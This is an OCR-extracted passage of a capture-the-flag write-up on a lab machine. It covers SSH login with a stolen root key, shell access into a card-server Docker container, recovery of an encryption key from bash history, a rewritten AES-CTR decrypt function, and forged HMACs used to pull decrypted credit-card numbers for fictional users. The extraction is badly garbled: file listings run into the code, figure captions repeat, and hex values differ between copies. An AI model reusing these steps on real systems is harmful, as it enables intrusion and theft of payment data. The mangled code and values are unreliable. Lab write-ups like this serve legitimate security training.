'CVE-2017-12617'  HTB  id_rsa  image  request.txt  revplus.php  revpro.php  sendmail  update.shl  wordlist  wp6.sh
root@iphone:~/Desktop#
root@iphone:~/Desktop#
root@iphone:~/Desktop# chmod 600 id_rsa
root@iphone:~/Desktop# ssh -i id_rsa root@172.16.142.250
Welcome to Alpine! Linux 3.10 Kali training  Kali Tools  Kali Forums  Kali Docs  NetHunter  Offensive Security  MSFU  Exploit-DB  GHDB

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

aplab:# ls
LinEnum.sh  dockerfiles  foo
aplab:# whoami
root
aplab:# hostname
Request Method
aplab
aplab:# [REDACTED]
Content-Type

```

Figure 18: Compromised the root shell with private ssh\_keys

Executed shell access to the card server container

```
docker exec -it 6759b94c8e77 bash
```

```

root@iphone:~ x root@iphone:~ x root@iphone:~/Desktop
aplab:# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
651cddb7ebed      ap/jenkins          "/root/dockerfiles/e"   6 years ago         Up 2 days           0.0.0.0:8080->8080/tcp, 50000/tcp   gigantic_bartik
6759b94c8e77      ap/card-server       "app -cryptkey 4ebf16"  6 years ago         Up 2 days           0.0.0.0:80->80/tcp                card-server
8197577bd6ca      ap/dashboard         "/bin/sh -c app"     6 years ago         Up 2 days           dashboard
aplab:# docker exec -it 6759b94c8e77 bash
root@6759b94c8e77:/go/src/app# ls
Dockerfile app main.go sploit
root@6759b94c8e77:/go/src/app# whoami
root
root@6759b94c8e77:/go/src/app# more main.go
package main
import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/hmac"
    "crypto/sha256"
    "encoding/base64"
    "encoding/hex"
    "flag"
    "log"
    "net/http"
    "github.com/unrolled/render"
    "nni/in"
)
Web Hooks
import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/hmac"
    "crypto/sha256"
    "encoding/base64"
    "encoding/hex"
    "flag"
    "log"
    "net/http"
    "github.com/unrolled/render"
    "nni/in"
)

```

Figure 19: Shell access to the card server docker container and reading app source code.

-- Reading the main.go file that revealed encrypted card data. This allowed me to solve TASK 2 on the CTF ( Encrypted Card FLAG CAPTURE).

```
CCNumberCrypted: cbF4jeMwn51QzuRRXe4=
CCNumberCrypted: cb15h+Mz15pZxeNSWe3b
```

```

root@iphone: ~          x      root@iphone: ~          x      root@iphone: ~/Desktop
var hmkey = "038445bb4e33677064ff911095b2416efe272adf"

type User struct {
    ID        string `json:"id"`
    Name     string `json:"name"`
    Address  string `json:"address"`
    City     string `json:"city"`
    State   string `json:"state"`
    CCExpiration string `json:"cc_expiration"`
    CCType   string `json:"cc_type"`
    CCNumberEncrypted string `json:"cc_crypted"`
    CCNumber  string `json:"cc_number"`
}

var usersMap = map[string]User{
    "1": User{
        ID:        "1",
        Name:     "Stanley Hudson",
        Address:  "1111 5 ST",
        City:     "Scranton",
        State:   "PA",
        CCExpiration: "01/2017",
        CCNumberEncrypted: "cbf41eb7wm5l0zuRRXe4=",
        CCType:   "Diners",
        CCNumber: "*****3237",
    },
    "2": User{
        ID:        "2",
        Name:     "Michael Scott",
        Address:  "My condo",
        City:     "Scranton",
        State:   "PA",
        CCExpiration: "01/2019",
        CCNumberEncrypted: "cb15hMz15pZxeNSWe3b",
        CCType:   "AMEX",
        CCNumber: "*****1749",
    },
}

```

Figure 20: Reading main.go source code and getting the encrypted card – (FLAG 2 solved – encrypted card).

-- Further recon revealed Cryptkey from the .bash\_history file.

```

root@iphone: ~          x      root@iphone: ~
ls
go build      Test Your Might!      x      +
ls
ls app
chmod +x app  ← → C ⌂      172.16.142.250:10080/a/hooks
ls
./app
./app 4e8f1670f502a3d40717709e5f80d67c
app -cryptkey 4e8f1670f502a3d40717709e5f80d67c
ls
cd /
ls -trash
ls -la
cd root/

```

Figure 21: Shell access to the card server docker container and reading app source code.

-- I downloaded the main.go source code in Golang for further analysis to decrypt the encrypted card data.

-- The Compiled code main.go and using the information acquired from the bash\_history to execute the program spawn an HTTP service on port 80

This confirm that the port 80 identified with the main scan is an application built with Golang



## 9. Main.go Code Analysis

```

CTF 7 - Port 10080 Detailed Recon - Dir Err          158 //REVERSE ENCRYPTION IN encrypt FUNCTION TO CREATE decrypt FUNCTION
CTF 8 - Port 10080 Detailed Recon.png               159 func decrypt(key, encrypted string) (string, error) {
CTF 9 - Port 10080 Detailed Recon.png               160     encryptedbyte, nerr:=base64.StdEncoding.DecodeString(encrypted) //Decode base64 encoded encryptedtext
CTF 10 - Port 10080 Exploitation.png              161     if nerr != nil {
CTF 11 - Port 10080 Exploitation - Sql vulner     162         return "DecryptionFailed", nerr
CTF 12 - Port 10080 Exploitation - Sql Login      163     }
CTF 13 - Port 10080 Exploitation - Sqlmap in      164     bytekey := []byte(key)
CTF 14 - Port 10080 Exploitation - Jenkins S       165     block, err := aes.NewCipher(bytekey)
CTF 15 - Port 10080 Exploitation - Jenkins S       166     if err != nil {
CTF 16 - Port 10080 Priv Escalation - Discov      167         return "CypherKeyError", err
CTF 17 - Port 10080 Priv Escalation - root ac      168     }
CTF 18 - Port 10080 Priv Escalation - Cards       169     }
CTF 19 - Port 10080 Priv Escalation - Encry       170     decryptedText := make([]byte, len(encryptedbyte)) //Create decrypttext byte array
CTF 20 - Port 10080 Priv Escalation - Crypt      171     decryptStream := cipher.NewCTR(block, byteKey[aes.BlockSize:]) //Create cipher block stream from key
CTF notes.txt                                     172     decryptStream.XORKeyStream(decryptedText, encryptedbyte) // use key stream to decrypt encrypted byte data
CTF Technical Writeup.docx                      173     //Print response
CTF AND INFORMATION SECURITY DIR                 174     fmt.Printf("Encrypted text: %s\n", string(encrypted))
CTF infiltration.pcap                            175     fmt.Printf("Decrypted text: %s\n", string(decryptedText))
CTF id_rsa                                         176     return string(decryptedText), nil
CTF incident template.xlsx                       177
CTF infosteal tools                             178
CTF InsightIDR Config Documentation.xlsx        179

```

Figure 22: Reverse the encrypt function.

```
  -SF Technical Writeup.docx
  ADAM NURUDIN - ALL CAREER PROJECT Ti
  cbg.accounts.txt
  CTF 1 - Discover VM IP.png
  CTF 2 - Discover Open ports.png
  CTF 4 - Vuln scan port 22.png
  CTF 5 - Vuln Scan Port 80.png
  CTF 6 - Vuln Scan Port 10080.png
  CTF 7 - 1 Port 10080 Detailed Recon.png
  CTF 7 - 2 Port 10080 Detailed Recon - Dir Er
  CTF 8 - Port 10080 Detailed Recon.png
  CTF 9 - Port 10080 Detailed Recon.png
  CTF 10 - Port 10080 Exploitation.png
  CTF 11 - Port 10080 Exploitation - Sql vulner
  CTF 12 - Port 10080 Exploitation - Sql Logi
  CTF 13 - Port 10080 Exploitation - Sqlimpin
  CTF 14 - Port 10080 Exploitation - Jenkins S
  CTF 15 - Port 10080 Exploitation - Jenkins S
  CTF 16 - Port 10080 Priv Escalation - Discov
  CTF 17 - Port 10080 Priv Escalation - root ac
  CTF 18 - Port 10080 Priv Escalation - Card s
  CTF 19 - Port 10080 Priv Escalation - Encry
  CTF 20 - Port 10080 Priv Escalation - Crypt
  ctf.notes.txt
  CTF Technical Writeup.docx
  CYBER-AND-INFORMATION-SECURITY-DIR
  exfiltration.pcap
  id_rsa
  incident statement.xlsx
  }

  //Decrypt user's CCNumberCrypted using the decryption function
  val, err := decrypt(hmacKey,user.CCNumberCrypted)
  if(err ==nil){// Decryption successful
    user.CCNumberDeCrypted= val //Save decrypted value to the user object field CCNumberDeCrypted
  }

  //Return JSON object of user
  r.JSON(w, 200, user)
}

log.Fatal(http.ListenAndServe(":80", mux))

}

func validMac(key, data, messageMac string) bool {
  mac := hmac.New(sha256.New, []byte(key)) //Create sha256 hash from encryption key
  mac.Write([]byte(data))
  expectedMAC := mac.Sum(nil) //Generate expected MAC from input data

  mm, err := hex.DecodeString(messageMac) //Decodes Hex messageMac inputted

  //Generate Expected Hex Encoded HMAC
  expHex := hex.EncodeToString(expectedMAC)
  fmt.Println("\nExpectedMAC for id_card, "+data+": "+expHex) //Print Hex Encoded ExpectedMAC

  //f4ec177040cd75ffaffba0a63accebb6bf727e66fa66f150797da50f4fc865f -- 1
  //358ec0b711b3b68e48840a3ffa758016e521e68fd8b13abd84e1c16914098a47 -- 2

  if err != nil {
    return false
  }

  return hmac.Equal(mm, expectedMAC) //Returns true if decoded messageMac inputted matches expectedMAC
}
```

Figure 23: Generate expected Mac in other to use the /users endpoint to query the encrypted data.

```
-SF Technical Writeup.docx          40      "1",  
ADAM NURUDINI - ALL CAREER PROJECT Ti 41      Name: "Stanley Hudson",  
cbg accounts.txt                      42      Address: "1111 5 ST",  
CTF 1 - Discover VM IP.png            43      City: "Scranton",  
CTF 2 - Discover Open ports.png       44      State: "PA",  
CTF 4 - Vuln Scan port 22.png        45      CCExpiration: "01/2017",  
CTF 5 Vuln Scan Port 80.png          46      CCNumberCrypted: "cbf4jeWn51QzuRRXe=",  
CTF 6 - Vuln Scan Port 10080.png     47      CCNumberDeCrypted: "",           // decrypted field set to empty string by default  
CTF 7 - 1 Port 10080 Detailed Recon.. 48      CCType: "Diners",  
CTF 7 - 2 Port 10080 Detailed Recon - Dir Er 49      CCNumber: "*****3237",  
,  
"2": User{  
    ID: "2",  
    Name: "Michael Scott",  
    Address: "My condo",  
    City: "Scranton",  
    State: "PA",  
    CCExpiration: "01/2019",  
    CCNumberCrypted: "cb15hMzLspZxeNSWe3b",  
    CCNumberDeCrypted: "",           // decrypted field set to empty string by default  
    CCType: "AMEX",  
    CCNumber: "*****1749",  
,  
}  
  
func main() {  
    var cryptKey = flag.String("cryptkey", "", "encryption key")  
    flag.Parse()  
    if *cryptKey == "" || len(*cryptKey) != 32 {  
        panic("invalid crypt key")  
    }  
  
    hmackey:=cryptKey               //hmackey overwritten by commandline argument hmackey -cryptkey de-referenced value
```

Figure 24: Modify and include a new field for decrypted CCN so that when the /users endpoint is queried decrypted CCN will display.

Compiled and executed the application – modified main.go app

```
./ctf -cryptkey 4e8f1670f502a3d40717709e5f80d67c
*1 ~ (zsh)

+ ctf ./ctf -cryptkey 4e8f1670f502a3d40717709e5f80d67c

ExpectedMAC for id/card, 1: f4ec177046cd753faaffab0a63acceb26b7f27ee66efa66f50f797da50f4fc865f
ExpectedMAC for id/card, 1: f4ec177046cd753faaffab0a63acceb26b7f27ee66efa66f50f797da50f4fc865f
Encrypted text: cbF4jewm51QzURxE4=
Decrypted text: 38520000023237


ExpectedMAC for id/card, 1: f4ec177046cd753faaffab0a63acceb26b7f27ee66efa66f50f797da50f4fc865f
Encrypted text: cbF4jewm51QzURxE4=
Decrypted text: 38520000023237

ExpectedMAC for id/card, 10: 9d3f10eacecf7ad654807888e51fd830b879549ef6742e5e0352be75319f710b
ExpectedMAC for id/card, 3: b2a32945dc552d86cf2d7be09cc5989e2ff8ee9af7242bb28f4c9652d34ab
ExpectedMAC for id/card, 2: 358ec8b711b3b68e48840a3ffa578016e521e68fd8b13abd84e1c16914098a47
ExpectedMAC for id/card, 2: 358ec8b711b3b68e48840a3ffa578016e521e68fd8b13abd84e1c16914098a47
Encrypted text: cb15hMz2l5pZxeN5w3b
Decrypted text: 344803839941749

ExpectedMAC for id/card, 2: 358ec8b711b3b68e48840a3ffa578016e521e68fd8b13abd84e1c16914098a47
Encrypted text: cb15hMz2l5pZxeN5w3b
Decrypted text: 344803839941749


ExpectedMAC for id/card, 2: 358ec8b711b3b68e48840a3ffa578016e521e68fd8b13abd84e1c16914098a47
Encrypted text: cb15hMz2l5pZxeN5w3b
Decrypted text: 344803839941749
```

Figure 25: Running modified app with the print expected Mac, Encrypted card and decrypted card.



```
localhost/users?id=2&mac=358ec0 X +  
localhost/users?id=2&mac=358ec0b711b3b68e48840a3ffa578016e521e68fd8b13abd84e1c16914098a47  
Getting Started Ctf Halbon  
JSON Raw Data Headers  
Save Copy Collapse All Expand All Filter JSON  
id: "2"  
name: "Michael Scott"  
address: "My condo"  
city: "Scranton"  
state: "PA"  
cc_expiration: "01/2019"  
cc_type: "AMEX"  
cc_crypted: "cb15h+MzL5pZxeNSWe3b"  
cc_decrypted: "344803839941749"  
cc_number: "*****1749"
```

Figure 22: Query id 2 Michael Scott for user details with decrypted CCN - 344803839941749.



```
localhost/users?id=1&mac=f4ec1770 X +  
localhost/users?id=1&mac=f4ec177046cd753faffab0a63acceb26b7f27ee66efa66f50797da50f4fc865f  
Getting Started Ctf Halbon  
JSON Raw Data Headers  
Save Copy Collapse All Expand All Filter JSON  
id: "1"  
name: "Stanley Hudson"  
address: "1111 5 ST"  
city: "Scranton"  
state: "PA"  
cc_expiration: "01/2017"  
cc_type: "Diners"  
cc_crypted: "cbF4jeMwn5lQzuRRXe4="br/>cc_decrypted: "38520000023237"  
cc_number: "*****3237"
```

Figure 22: Query id 1 for Stanley Hudson for user details with decrypted CCN - 38520000023237.